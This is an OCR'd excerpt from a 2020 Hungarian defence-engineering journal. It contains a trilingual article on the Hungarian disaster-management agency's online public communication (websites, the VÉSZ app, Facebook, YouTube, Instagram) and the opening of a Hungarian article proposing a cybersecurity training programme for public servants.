Nem született megállapodás a 2050-es klímasemlegességi célkitűzésről az EU-csúcson. Magyar Távirati Iroda, 2019. Elérhető: www.hirado.hu/kulfold/kulpolitika/cikk/2019/06/21/nem-szuletett-megallapodas-a-2050-es-klimasemlegessegi-celkituzesrol-az-eu-csucson (A letöltés dátuma: 2019. 09. 15.)

Riesz Lóránt (szerk.): *Magyarország környezeti állapota 2015.*, Budapest, Hermann Ottó Intézet, 2016.

Táblák (STADAT) – Idősoros éves adatok – Környezet. Központi Statisztikai Hivatal. Elérhető: www.ksh.hu/stadat_eves_5 (A letöltés dátuma: 2019. 06. 21.)

Újabb több száz helyen ég a brazil őserdő. Magyar Távirati Iroda, 2019. Elérhető: www.portfolio.hu/gazdasag/20190824/ujabb-tobb-szaz-helyen-eg-a-brazil-oserdo-335201 (A letöltés dátuma: 2019. 09. 15.)

Új szigeteket azonosítottak Oroszországban. National Geographic, 2019. Elérhető: https://ng.hu/tudomany/2019/09/02/uj-szigeteket-azonositottak-oroszorszagban/ (A letöltés dátuma: 2019. 09. 15.)

Jogi forrás

4/2011. (I. 14.) VM rendelet a levegőterheltségi szint határértékeiről és a helyhez kötött légszennyező pontforrások kibocsátási határértékeiről

HADMÉRNÖK
KÖRNYEZETBIZTONSÁG

15. évfolyam (2020) 3. szám 147–156.
DOI: 10.32567/hm.2020.3.8

Ágnes Barta[1]

Die Entwicklung der Verwendung von online Medien des ungarischen Katastrophenschutzes zwischen 2017 und 2020

The Development of the Use of Online Media by the Professional Disaster Management Organisation in Hungary Between 2017 and 2020

A magyarországi hivatásos katasztrófavédelmi szervezet onlinemédia-használatának fejlődése 2017 és 2020 között

Die Öffentlichkeitstätigkeit ist von großer Bedeutung für die Erhöhung der Widerstandsfähigkeit der Bevölkerung gegenüber Bedrohungen. Diese Aufgabe wird von verschiedenen Ministerien und Verteidigungsorganisationen mit unterschiedlichen Inhalten und Methoden ausgeführt. Die vorliegende Studie analysiert und präsentiert detailliert das System der online Öffentlichkeitstätigkeit der ungarischen Berufskatastrophenschutz-Organisation. Die Autorin stellt die Elemente des Systems, ihre Entwicklung innerhalb der Öffentlichkeitstätigkeit vor, und untersucht ebenfalls ihre aktuelle Rolle und Funktion im Zeitraum zwischen 2017 und 2020. Darüber hinaus werden die wesentlichen Elemente von sozialen Medien im Allgemeinen im Artikel vorgestellt.

Schlüsselwörter: Katastrophenschutz, Öffentlichkeitstätigkeit, Kommunikation

Public information is of key importance in increasing the population's resilience to threats. This task is performed by different ministries and defence organisations with different content and methods. The present study analyses and presents in detail the online public information system of the Hungarian professional disaster

[1] Nemzeti Közszolgálati Egyetem, Katonai Műszaki Doktori Iskola, doktoranda, e-mail: bartaagi@gmail.com; ORCID: https://orcid.org/0000-0001-5782-3997

management organisation. The author presents in this article the elements of the system, their development within the communication activity and also examines their current role and function separately, in the period 2017–2020. In addition, the study presents the essential elements of social media tools in general.

Keywords: **disaster management, public communication, communication**

A lakosságtájékoztatás kiemelt jelentőséggel bír a lakosság veszélyekkel szembeni rezilienciája növelésében. E feladatot a különböző tárcák és védelmi szervek más-más tartalommal és módszerrel végzik. Jelen tanulmány elemzi, részletesen bemutatja a magyar hivatásos katasztrófavédelmi szervezet online lakosságtájékoztatási rendszerét. A szerző bemutatja az írásban a rendszer elemeit, azok kialakulását a kommunikációs tevékenységen belül, illetve külön-külön is megvizsgálja azok jelenlegi szerepét, funkcióját a 2017–2020. közötti időszakra. A cikk mindezek mellett általánosságban is bemutatja a közösségi média lényegi elemeit.

Kulcsszavak: **katasztrófavédelem, lakosságtájékoztatás, kommunikáció**

Einleitung

Das Wort „communicatio" ist von lateinischem Ursprung und bedeutet Mitteilung, Unterredung. Die zwei Grundmodellen der heutigen Kommunikationsmodellen stammen von Claude Shannon und Warren Weaver, beziehungsweise von Roman Jacobson. Die zwei Wissenschaftler arbeiteten als Ingenieuren bei der Telefongesellschaft Bell. Das Modell nach Shannon und Weaver beschreibt wie eine Botschaft von der Infoquelle bis zum Ziel erreicht. Es präsentiert den Sender, das Kanal, den Empfänger, und unterscheidet das Signal, das Geräusch und die Störungsquelle.

Das Modell des Linguisten Roman Jacobson verwendet die Fachausdrücke: (Ab-) Sender, Kontext, Mitteilung, Kode, Kanal und Empfänger.

Die heutige Kommunikationswissenschaft kennt eine breite Reihe von Definitionen des Begriffes „Kommunikation". Die Autorin verwendet den Ausdruck als „Prozess der Übertragung von Nachrichten zwischen einem Sender und einem oder mehreren Empfängern."[2] Während der Öffentlichkeitstätigkeit der Berufskatastrophenschutz-Organisation versteht man unter dem Sender die Organisation und unter dem Empfänger die Öffentlichkeit.

Der Kundenservice der Organisation gibt Informationen der Bevölkerung ebenfalls online, durch E-Mails auch, dieser Artikel untersucht aber diesen Bereich nicht.

Wie es im ungarischen Katastrophenschutzgesetz geregelt ist, die am Katastrophenmanagement Beteiligten sollen die Informationen sichern, die zur Information der Bevölkerung über die Wirkungen, die das Leben, die Unverletztheit des Körpers, das Muttergut und die Umwelt gefährden, erforderlich sind.[3]

[2] *Gabler Wirtschaftslexikon*. Erreichbar: https://wirtschaftslexikon.gabler.de/definition/kommunikation-37167. (30. 05. 2020.)

[3] *CXXVIII/2011 Gesetz über Katastrophenschutz und die Änderung bestimmter damit zusammenhängender Gesetze.* Erreichbar: https://net.jogtar.hu/jogszabaly?docid=a1100128.tv. (30. 05. 2020.)

Die online Kommunikation

Die Verwendung von online Kommunikationstools ist in der Welt des beschleunigten Informationsaustausches von entscheidender Bedeutung. Das Internet ist ein wichtiges Mittel der Übertragung von Informationen. Ein Mittel, welches heutzutage für fast alle, und beinahe überall in der Welt zur Verfügung steht. Ein Mittel, das die sofortige Weiterleitung von Informationen ermöglicht.

In Kenntnis dieser oben genannten Tatsachen ist es für ein Unternehmen, oder auch für eine Organisation unerlässlich, diese Mittel während ihrer alltäglichen Kommunikationsaktivität zu verwenden.

Die Verwendung der online Mittel soll aber zahlreiche Anforderungen erfüllen. Der online Präsenz einer Organisation soll ununterbrochen sein werden. Beispielsweise ist es eine falsche Methode, falls eine Organisation die E-Nachrichten nie oder erst mit großer Verspätung liest und beantwortet. Ebenfalls mag es nicht nützlich sein, wenn die Organisation nur sehr selten auf ihr Facebook- oder Instagram-Profil postet. Wenn eine Organisation online anwesend ist, soll sie auf ihre E-Tools kontinuierlich Rücksicht nehmen.

Eine weitere Anforderung ist, dass die Kommunikation auf den online Plattformen konsequent sein soll – es gilt auch im Allgemeinen für die Kommunikationsaktivität. Wenn zum Beispiel eine Organisation auf ihr Instagram-Profil ausschließlich im ungezwungenen Stil kommuniziert, es ist nicht zu empfehlen, den Stil zu ändern.

Die Verwendung der sozialen Medien hat mehrere Vorteile, aber auch Nachteile. Der schnelle Informationstransfer kann Argument, aber auch Gegenargument sein.[4]

Man sollte bei der Planung immer vor Augen halten, welche online und sozialen Mittel im gegebenen Land häufig von Benutzer benutzt werden. In Ungarn stehen auf den ersten Plätzen: Facebook, Instagram und YouTube, welche die Katastrophenschutzorganisation verwendet, ist aber auch Twitter von großer Bedeutung, wessen Verwendung noch eine mögliche Entwicklungsrichtung für die Organisation ist.

Die Webseiten

Die Organisation ediert insgesamt 27 Webseiten im Jahr 2020. Die Nationale Generaldirektion, das Wirtschaftszentrum, das Bildungszentrum, das Museum, das Orchester und das Forschungsinstitut verfügen über je eine Seite, und alle Katastrophenschutzdirektionen haben eine eigene, insgesamt zwanzig (neunzehn Komitaten und die Hauptstadt). Die Generaldirektion ediert außerdem die Internetseite www.szentflorian.hu, eine Internetseite für die freiwilligen Feuerwehrleute. Die Seite wurde seit einem Jahr nicht aktualisiert.

[4] H. Krautz, W. Geier, T. Mitschke (Hrsg.): *Bevölkerungsschutz. Notfallvorsorge und Krisenmanagement in Theorie und Praxis* (Berlin–Heidelberg: Springer-Verlag, 2017).

Alle Webseiten wurden im Jahr 2019 erneuert, mit der Ausnahme der Letzten. Die erneuerten Webseiten bekamen ein vollständig neues Erscheinungsbild und eine neue Struktur seit 2017.

Die umgearbeiteten Webseiten wurden handy- und benutzerfreundlich: sie sind jetzt sowohl auf Smartphones, als auch auf Tablets leicht zu lesen, beziehungsweise die Fotos können schon vergrößert sein werden.

Die Hauptmenüs auf der Eröffnungsseiten veränderten sich, die sind jetzt Folgende:

- Über uns,
- Unsere Nachrichten,
- Bevölkerung,
- Behördliche Angelegenheiten,
- Fachinformationen,
- Daten von öffentlichem Interesse,
- FAQ.

Dagegen gab es vorher bloß vier Hauptmenüs:

- Organisationsinformationen,
- Zivilschutz,
- Feuerwehr,
- Industriesicherheit.

Die Internetseiten der Direktionen in den Komitaten haben alle die gleiche Struktur.

Die Erneuerung hatte bedeutende Auswirkungen auf die redaktionellen Grundsätze und Inhalte. Der Zweck der Inhaltserneuerung war, dass die neuen Seiten die Änderungen der Organisationsstruktur zurückspiegeln. Die Struktur der erneuerten Internetseiten wurde auf die Bedürfnisse des Lesers zugeschnitten – aber ohne Untersuchungen oder Fragebogen an die Bevölkerung. Nach der Meinung der Autorin sollte der Erneuerung eine Untersuchung vorausgehen können, oder es wäre gut, die Meinungen der Leser ex-post forschen.

Die Applikation „VÉSZ"

Die App wurde im Jahr 2013 ins Leben gerufen, und im März 2020 erneuert. Sie liefert Nachrichten, Warnungen und authentische Informationen. Dank der Erneuerung wurde das Menüsystem einfacher, wurden die Einstellungen der Bereiche erweitert, und erschien eine neue Funktion: die Nachrichten kann man auch anhören, nicht nur lesen. Diese neue Funktion hilft der Zugänglichkeit. Sehbehinderte Personen können die App im Modus mit großem Kontrast verwenden.[5]

Nach der Meinung der Autorin enthält die Erneuerung wichtige Elemente, aber die Applikation könnte noch weiterentwickelt werden: sie sollte ebenfalls Verhaltensanweisungen in Notfall veröffentlichen.

[5] VÉSZ. Erreichbar: https://katasztrofavedelem.hu/37/vesz. (27. 04. 2020.)

Das Facebook-Profil der Organisation


Das Facebook-Profil der Organisation unterstützt die Öffentlichkeitstätigkeit seit 2013.

Im April 2017 hatte das Profil mehr als 19 Tausend Likes, diese Zahl ist drei Jahre später, im April 2020, mehr als 64,400 – also sie verdreifachte sich.[6] Die Interessen sind also groß, und es beweist auch, dass sich die Jugendlichen für das Thema interessieren. Es müssen aber die Plattforms dieser Generation gefunden werden.

Die redaktionellen Grundsätze veränderten sich nicht im Laufe der Zeit. Das Profil unterstützt weiterhin die bidirektionale Kommunikation, vor allem durch ihr leichten Stil.

Der YouTube-Kanal der Organisation

Auf dem YouTube erschien das erste Video der ungarischen Katastrophenschutz-Organisation im Jahr 2012. Die Seite verfügt heutzutage über 2,880 Followers, diese Zahl war im Jahr 2017 bloß 75. Vor vier Jahren hatte die Organisation 18 Videos auf den Kanal, heute kann man hier 64 ansehen.[7]



1. Abbildung

Kurzfilm „Brandschutz in der Küche" auf dem YouTube-Kanal der Organisation.

Quelle: „Konyhai tűz eloltása," *YouTube*. Erreichbar: www.youtube.com/watch?v=UQNAZCTknMU. (28. 04. 2020.)

Die Filme gehen um verschiedene Themen. Die Zuschauer können Filme über die Ereignisse der Organisation, oder auch Kurzfilme im Thema „Prävention" anschauen.

6 Die Angabe von 2017 stammt von Ágnes Túriné Barta, „A közösségi média szerepe a katasztrófavédelem lakosságtájékoztatásában," in *A társadalom szolgálatában – felkészülés és felkészítés a katasztrófavédelmi kihívások tükrében,* hrsg. Miklós Polgár (Pécs: Baranya Megyei Katasztrófavédelmi Igazgatóság, 2017), 47–56.

7 Quelle der Angaben aus 2017: Túriné Barta, „A közösségi média szerepe."

Die Katastrophenschutz-Direktion in der Hauptstadt verfügt ebenfalls über einen YouTube-Kanal, mit 2,230 Followers. An der Direktion ist eine professionelle sogenannte Videogruppe in Budapest tätig.

Der Mediaserver

„Der Mediaserver, der Server für die PressearbeiterInnen ist ab 4. Dezember 2012 erreichbar. Auf das online System wurden Bilder und Videos von den SprecherInnen aufgeladen."[8] Der Mediaserver funktioniert seit 2017 unverändert.

Das neuste Mittel: das Instagram-Profil der Organisation

„Pinterest und Instagram sind soziale Netzwerke, die ihren Schwerpunkt auf Bilder und Bildwelten gelegt haben. Im Gegensatz zu Facebook, Xing und Co., die eine breite Auswahl an Nutzungsmöglichkeiten bieten, haben sich Pinterest und Instagram hauptsächlich auf einen einzigen Bereich spezialisiert – visuelle Kommunikation."[9]

Die Organisation verwendet diese Möglichkeit im Sinne der oben erwähnten Aussage, legt also den Schwerpunkt auf die visuelle Kommunikation. Das offizielle Profil verfügt über beinahe 7,500 Followers und mehr als 650 Posts. Es kommt vor, dass Fotos über berühmte Schauspieler oder Musikbands auf dem Profil erscheinen. Es ist ein effektives Verfahren, um mehr Likes (und eventuell auch Followers) zu sammeln. Diese Aktionen dienen nicht nur zur Informierung der Bevölkerung, sondern macht sich die Organisation durch freundlichen, natürlichen Stil besser bekannt.


Heutzutage kommen mehrere Challenges, Aktionen zustande und die Katastrophenschutz-Organisation schließt sich diesen Trend oft an. In den letzten Zeiten macht die Organisation Fotocollagen im Zusammenhang mit berühmten Filmszenen, so unterstützend ein wichtiges Ziel, und zwar dass die Menschen während der Coronavirus-Krise zu Hause bleiben.

Aus der Perspektive der effektiven Kommunikationstätigkeit gesehen, ist die Verwendung des Instagrams von großer Bedeutung. „Visuelle Onlinekommunikation ist bei der Generierung von Aufmerksamkeit i.d.R. effektiver als (reiner) Text, denn Images bleiben länger im Gedächtnis verhaftet."[10]

[8] Á. Túriné Barta, T. Hábermayer, „Die Öffentlichkeitstätigkeit des ungarischen Katastrophenschutzes," in *First Conference on Effective Response.* Conference Proceedings. Sopron, 15th November 2019. Hungarian Red Cross (Budapest, 2020, E-book). Erreichbar: www.ironore.eu/wp-content/uploads/2020/02/ER-Conference-Book-final-1.pdf (27. 04. 2020.), 113.

[9] M. Kröner, *Visuelle Kommunikation im Social Web durch Pinterest und Instagram. Am Beispiel der Gastronomiebranche* (Grin, 2013, E-book), 1.

[10] J. Raupp, J. N. Kocks, K. Murphy (Hrsg.), *Regierungskommunikation und staatliche Öffentlichkeitsarbeit. Implikationen des technologisch induzierten Medienwandel* (Wiesbaden: Springer Fachmedien GmbH, 2018).



2. Abbildung
Die Posts auf Instagram, auch mit Reaktionen auf Challenges.
Quelle: Erreichbar: www.instagram.com/katasztrofavedelem_hivatalos/ (29. 04. 2020.)

Schlussfolgerungen

„Zu den Grundaufgaben des Zivilschutzes und des Katastrophenschutzes gehören die Öffentlichkeitstätigkeit und die Vorbereitung der Bevölkerung auf bevorstehende Notfälle, beziehungsweise auf Verhaltensanweisungen in Notfall."[11]

Man kann feststellen, dass die online Öffentlichkeitstätigkeit der ungarischen Berufskatastrophenschutz-Organisation zwischen den Jahren 2017 und 2020 eine wesentliche Änderung erfuhr.

[11] J. Mógor, *A lakossági tájékoztatás és a nyilvánosság biztosításának kutatása a súlyos ipari balesetek elleni védekezésben.* Doktorarbeit, Zrínyi Miklós Nemzetvédelmi Egyetem, Budapest, 2010. Erreichbar: https://nkerepo.uni-nke.hu/xmlui/bitstream/handle/123456789/12209/ertekezes.pdf;jsessionid=197A30332F25FA-6737B9EEBD51A8CCBA?sequence=1 (30. 05. 2020.), 11.

Wie es im Artikel ausführlich beschrieben wurde, zwei Tools der online Kommunikationsmittel, die schon im Jahr 2017 bestanden, wurden weiterentwickelt, und außerdem erschien ein neues Tool: das Instagram-Profil. Das Facebook-Profil und der Mediaserver blieben unverändert, der YouTube-Kanal ist auch weiterhin in Verwendung, die Webseiten und die Applikation „VÉSZ" wurden aber erneuert. Es ist wichtig zu erwähnen, dass die Anzahl der Followers auf Facebook und YouTube wesentlichen Zuwachs zeigt.

Die Autorin hat vorgeschlagen, dass der Erneuerung der Internetseiten und Applikation sollte eine Untersuchung vorausgehen, um die Webseiten und App für die Zielgruppen relevanter zu machen können. Es wäre ratsam, mit einer Untersuchung über die Meinung und Perzeptionen der Benutzer zu beginnen.

Klaus Beck schrieb über die interpersonale Medienwahl die Folgenden: „Die Wahl des Kommunikationsmodus erfolgt im Alltag... immer unter Bezugnahme auf den konkreten Kommunikationspartner, seine Erreichbarkeit, Vorlieben und Kompetenzen beziehungsweise die Annahmen, die man darüber hat, weshalb man auch von »interpersonaler Medienwahl« spricht."[12] Die Kommunikation im Bereich des Katastrophenschutzes versucht das Individuum zu erreichen.

Die Autorin verfasste im Artikel Vorschläge auf bestimmten Veränderungen und formulierte die Meinung, in welche Richtung die offizielle Applikation weiterentwickelt werden könnte.

Nach der Meinung der Autorin ist es weiterhin zu überlegen, ein offizielles Twitter-Profil für die Katastrophenschutz-Organisation zu eröffnen, damit sie noch mehr Leute mit ihren Informationen erreichen könnte, beziehungsweise viel mehr als jetzt auf englischer Sprache zu kommunizieren.

Zusammenfassend kann man feststellen, dass die Organisation die Trends der modernen, sozialen Medien folgt und die Interessen der Menschen erfolgreich wecken kann.

Literatur

Beck, K.: *Kommunikationswissenschaft.* 3. Auflage. Konstanz–München, UVK Verlagsgesellschaft GmbH, 2013.

CXXVIII/2011 Gesetz über Katastrophenschutz und die Änderung bestimmter damit zusammenhängender Gesetze. Erreichbar: https://net.jogtar.hu/jogszabaly?docid=a1100128.tv. (30. 05. 2020.)

Gabler Wirtschaftslexikon. Erreichbar: https://wirtschaftslexikon.gabler.de/definition/kommunikation-37167. (27. 04. 2020.)

Krautz, H. – Geier, W. – Mitschke, T. (Hrsg.): *Bevölkerungsschutz. Notfallvorsorge und Krisenmanagement in Theorie und Praxis.* Berlin–Heidelberg, Springer-Verlag, 2017.

„Konyhai tűz eloltása." *YouTube.* Erreichbar: www.youtube.com/watch?v=UQNAZCTknMU. (28. 04. 2020.)

[12] K. Beck, *Kommunikationswissenschaft,* 3. Auflage. (Konstanz–München: UVK Verlagsgesellschaft GmbH, Konstanz und München, 2013), 74.

Kröner, M. *Visuelle Kommunikation im Social Web durch Pinterest und Instagram. Am Beispiel der Gastronomiebranche*. Grin, 2013, E-book.

Mógor, J.: *A lakossági tájékoztatás és a nyilvánosság biztosításának kutatása a súlyos ipari balesetek elleni védekezésben.* Doktorarbeit. Zrínyi Miklós Nemzetvédelmi Egyetem, Budapest, 2010. Erreichbar: https://nkerepo.uni-nke.hu/xmlui/bitstream/handle/123456789/12209/ertekezes.pdf;jsessionid=197A30332F25FA6737B9EEBD51A8CCBA?sequence=1, (30. 05. 2020.)

Raupp, J. – Kocks, J. N. –Murphy K. (Hrsg.): *Regierungskommunikation und staatliche Öffentlichkeitsarbeit.* Implikationen des technologisch induzierten Medienwandels. Wiesbaden, Springer Fachmedien GmbH, 2018. DOI: https://doi.org/10.1007/978-3-658-20589-8

Túriné Barta, Á. – Hábermayer, T.: „Die Öffentlichkeitstätigkeit des ungarischen Katastrophenschutzes." In *First Conference on Effective Response.* Conference Proceedings. Sopron, 15th November 2019. Hungarian Red Cross. Budapest, 2020. E-book. Erreichbar: www.ironore.eu/wp-content/uploads/2020/02/ER-Conference-Book-final-1.pdf. (27. 04. 2020.)

Túriné Barta, Á.: „A közösségi média szerepe a katasztrófavédelem lakosságtájékoztatásában." In *A társadalom szolgálatában – felkészülés és felkészítés a katasztrófavédelmi kihívások tükrében,* hrsg. Polgár, Miklós. Pécs: Baranya Megyei Katasztrófavédelmi Igazgatóság, 2017. 47–56.

VÉSZ. Erreichbar: https://katasztrofavedelem.hu/37/vesz. (27. 04. 2020.)

HADMÉRNÖK
VÉDELEMINFORMATIKA

15. évfolyam (2020) 3. szám 157–178.
DOI: 10.32567/hm.2020.3.9

Deák Veronika[1]

A közszolgálati kiberbiztonsági képzés lehetősége Magyarországon

The Opportunities of Developing a Cyber Security Training Programme for Public Service in Hungary

A közszolgálat kiemelt célpontja a kibertámadásoknak, így ezek megelőzése és eredményes elhárítása érdekében különösen nagy hangsúlyt kell fektetni a különféle szervezetek védelmi képességeinek kialakítására és folyamatos fejlesztésére. Ennek részeként értelmezhető a lehetséges támadási alternatívák megismerését és alkalmazhatóságát célzó közszolgálati kiberbiztonsági képzés megalkotása.
A képzési program megalkotása során fel kell tárni a program megvalósíthatóságának lehetőségeit, illetve a hasonló hazai képzéseket a képzés szükségességének igazolása és az esetleges „jó gyakorlatok" átvétele érdekében.
Jelen tanulmány a hazai kiberbiztonsági, kibervédelmi képzéseket, ezen belül azok tartalmát, elemeit, az esetleges hiányosságait vizsgálja, valamint definiálja a közszolgálati kiberbiztonsági képzés fogalmát és meghatározza annak elemeit, követelményeit.

Kulcsszavak: **közszolgálat, kiberbiztonság, kibervédelem, információbiztonság, adatvédelem, képzési program, közszolgálati kiberbiztonsági képzés, hazai képzések, hazai kiberbiztonsági képzések, NICE-keretrendszer, oktatás**

The public service is a key target of cyber attacks. In order to prevent and effectively tackle such attacks, organisations should continuously develop their defense capabilities. As part of this development, a public service cyber security training programme is needed, that aims at learning about and applying possible cyber attack alternatives. During the specification of the programme, domestic cyber security programmes should be explored in order to prove the need for the training and to adopt possible 'good practices'. In this paper, I evaluate the Hungarian cyber security and cyber defence programmes including their content, key elements and possible

[1] Nemzeti Közszolgálati Egyetem, Katonai Műszaki Doktori Iskola, doktorandusz, e-mail: deak.veronika@uni-nke.hu, ORCID: https://orcid.org/0000-0001-9220-2002

shortcomings. Finally, I define the purpose of public service cyber security training programme and identify its elements and requirements.

Keywords: **public service, cyber security, cyber defence, information security, data protection, training programme, domestic training programmes, domestic cyber security training programmes, NICE Framework, education**

Bevezetés

Az egyre újabb és újabb számítástechnikai, illetve elektronikai eszközök a mindennapjaink részeivé váltak. A különböző infokommunikációs eszközök, illetve az információs rendszerek megjelenése és fejlődése nemcsak előnyökkel járnak, hanem számos veszélyt is rejthetnek magukban. Naponta követnek el kibertámadásokat a különféle bizalmas információk megszerzése érdekében, állami és nem állami szerveket egyaránt célozva. Éppen ezért szükségszerű, hogy ezek megelőzése és eredményes elhárítása érdekében növeljük a különféle szervezetek védelmi képességeit.

A kibertámadások jelentős gazdasági, politikai, nemzetbiztonsági, de a társadalomra is kiterjedő káros következményt idézhetnek elő. Az elmúlt évek tapasztalatai alapján elmondható, hogy a közszolgálat kiemelt célpontja a kibertámadásoknak, így különösen nagy hangsúlyt kell fektetni a lehetséges támadási alternatívák megismerésére és alkalmazhatóságára a hatékony védelem kialakítása érdekében. A közszolgálat fejlesztéséhez a különféle infrastruktúrák védettségének teszteléséhez szükség van a védelmi képesség képzési lehetőségeinek meghatározására, a kockázatok és sebezhetőségek feltárása érdekében. A közszolgálatban dolgozó személyek nap mint nap részt vesznek a döntéshozatalban, amiket döntően befolyásolnak a kibervédelemmel kapcsolatos stratégiai kérdések. Ahhoz, hogy az infrastruktúrák tesztelése és ellenőrzése, valamint az esetleges támadások elhárítása és megelőzése hatékonyan, illetve eredményesen megvalósulhasson, továbbá a döntéshozatalban megfelelő lépéseket hajtsanak végre, elengedhetetlen a szakértők bevonása.

A kiberbiztonsággal, információbiztonsággal foglalkozó szakemberek hiánya indokolttá teszi e terület képzési programjának kidolgozását a közszolgálat fejlesztése érdekében. A jelenlegi hazai helyzet alapján számos olyan, a kibertámadási és védelmi képesség kialakítását szolgáló képzés létezik, amelyek csak informatikai tudást adnak át, vagy csak jogi ismeretek elsajátítását célozzák meg. Azonban a közszolgálatban dolgozók számára olyan képzés, amely e két terület megfelelő részét együttesen fedné le, jelenleg hazánkban nem elérhető.

Mindezek miatt szükséges egy olyan képzési program megalkotása a hazai képzési környezetben, amely lehetőséget nyújt a közszolgálatban dolgozó, nem informatikai végzettségű személyek kibervédelmi képességének kialakítására. E képesség alatt a személyes kibervédelmi ismeretek és képességek összessége érthető. A kiberbiztonsági képzés azoknak a személyeknek szól, akik nem rendelkeznek a szükséges alapismeretekkel, nem mozognak a témában otthonosan.

A képzésnek nemzetközi szinten is elfogadottnak kell lennie. Emiatt érdemes a NICE Cybersecurity Workforce[2] keretrendszer által definiált, a kiberbiztonsághoz kapcsolódó munkaköröket tanulmányozni, illetve megvizsgálni az e munkakörök betöltéséhez szükséges képességeket, készségeket, továbbá elsajátítandó ismeretköröket.

Jelen tanulmány célja a szükséges ismeretek, készségek és képességek azonosítása, kibervédelem, kiberbiztonság hazai képzéseinek feltérképezése és azok összehasonlítása az átadott tudásanyagok alapján, illetve a közszolgálati kiberbiztonsági képzés meghatározása. A képzés kialakításához elengedhetetlen a hasonló képzések felkutatása, az esetleges „jó gyakorlatok" átvétele érdekében, azonban terjedelmi okok miatt jelen tanulmány csak a hazai képzések feltárását tűzte ki célul, a nemzetközi képzések vizsgálata egy további tanulmány tartalmát képezi.

Hipotézisek

A képzés szükségességének igazolására és definiálására az alábbi hipotéziseket állítottam fel:

H1. A közszolgálatban dolgozó személyek számára szükséges a NICE által meghatározott és egyéb a NICE által nem definiált ismerethalmaz elsajátítása.

H2. A hazai felsőoktatási rendszerben jelenleg nem létezik olyan képzés, amely lefedi a közszolgálati kibervédelmi képesség kialakításához szükséges alapismereteket.

H3. Definiálható a magyar közszolgálat számára egy felsőoktatási kiberbiztonsági képzés.

Kutatási módszertan


A fentebb említett hipotézisek megválaszolására az 1. ábra segítségével bemutatott módszereket használtam fel, amelyeket az alábbiakban részletezek:

A H1-hipotézis esetén azonosítottam a kiberbiztonsági képzés célcsoportját és a NICE-keretrendszer által rögzített releváns kiberbiztonsági munkakört. Ezt követően definiáltam a képzés során elsajátítandó ismerethalmazt, amely tartalmazza a NICE-ban előírt tudás-, feladat-, készség-, képességhalmazt, valamint egyéb ismeretköröket egyaránt.

